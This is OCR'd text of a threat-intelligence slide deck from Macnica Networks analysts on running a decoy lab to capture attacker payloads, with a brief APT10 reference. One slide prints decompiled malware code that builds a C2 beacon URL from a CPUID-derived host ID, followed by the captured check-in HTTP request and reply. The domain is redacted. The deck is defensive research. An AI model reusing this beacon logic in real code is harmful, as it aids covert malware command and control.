macnica networks

Catch Painful TTPs for Adversaries

Hiroshi Takeuchi

Hajime Yanagishita

Who are we?

- Hiroshi Takeuchi
  - Security field experience for over 5 years
  - A Member of Threat Analysis Team of Macnica Networks
  - Mission: Malware Analysis, Reverse Engineering

- Hajime Yanagishita
  - Security field experience for over 10 years
  - A Member of Threat Analysis Team of Macnica Networks
  - Cyber Threat Analyst with Geopolitical interest
  - Mission: Threat Hunting, IR, Malware Analysis

Contents


- Background
- To be Resilient in current situation
- Adversaries' TTPs Examples
- Leverage the Collected TTPs
- Takeaways

Background

- Many Attack vectors
  - Spear Phishing
  - Social Engineering
  - Supply Chain Attack
  - Storage Device
  - Cloud Platform
  - etc

- Being Compromised **HAPPENS** (WHEN?)

Cyber Espionages Activity in Japan




To be Resilient: The Art of War, Sun Tzu

If you know the enemy and know yourself,
you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat.
If you know neither the enemy nor yourself, you will succumb in every battle.


How we can stand in a more advantageous position?

Incubation

- Proactive Adversaries' TTPs Collection
  - Implant First Payload and Catch 2nd or Final Payload
  - Monitor Attackers' Activity Remotely
- Not New, but Worth trying !



Incubation Decoy Environment (Simple)



Incubation

Platform

- Virtual Machine Environment
- Prepare minimum Machines for Enterprise
  - AD, File Server, Web Server, some Endpoints

Network

- Firewall (Prohibit outbound traffic to enterprise)
- Isolated Network
- Allow traffic to Internet

Monitoring

- Sysmon, SysmonSearch [1]
- ProcMon, Noriben [2]
- EDR, Deception (If you already have)


Not Always Success

```
v0 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAdd
strcpy(&szUrl, "http://www.[redacted]com//shop//img//marks_
hThread = v0;
memset(&v42, 0, 0x2Au);
v1 = (char *)&v40 + 3;
do
  v2 = (v1++)[1];
while ( v2 );
*(_DWORD *)v1 = 'diu?';
*((_WORD *)v1 + 2) = '=';
_EAX = 1;
__asm { cpuid }
v37 = _EAX;
v38 = _EBX;
v39 = _ECX;
v40 = _EDX;
v49 = 0;
v50 = 0;
v51 = 0;
v52 = 0;
v53 = 0;
v54 = 0;
v55 = 0;
v56 = 0;
v48 = 0;
sprintf(&v48, "%08X%08X", _EDX, _EAX);
v8 = strlen(&v48) + 1;
v9 = (char *)&v40 + 3;
do
  v10 = (v9++)[1];
while ( v10 );                          // v10:cl
qmemcpy(v9, &v48, v8);
if ( sub_10001390(&szUrl) )
```

```
GET //adm//page//index.php?uid=078BFBFD000006D3&pid=0 HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: www.[redacted].com

HTTP/1.1 200 OK
Date: Wed, 29 Aug 2018 04:30:32 GMT
Server: Apache
Content-Type: text/html; charset=utf-8
X-Cache: MISS from ZZZ-BServer01
Transfer-Encoding: chunked
Via: 1.1 ZZZ-BServer01 (squid/3.4.6)
Connection: keep-alive

21
no----------[redacted]
0
```


Provocative Reply from Adversary..

Incubation Site Should be at Target Organization



APT10

A case of Attack Overview



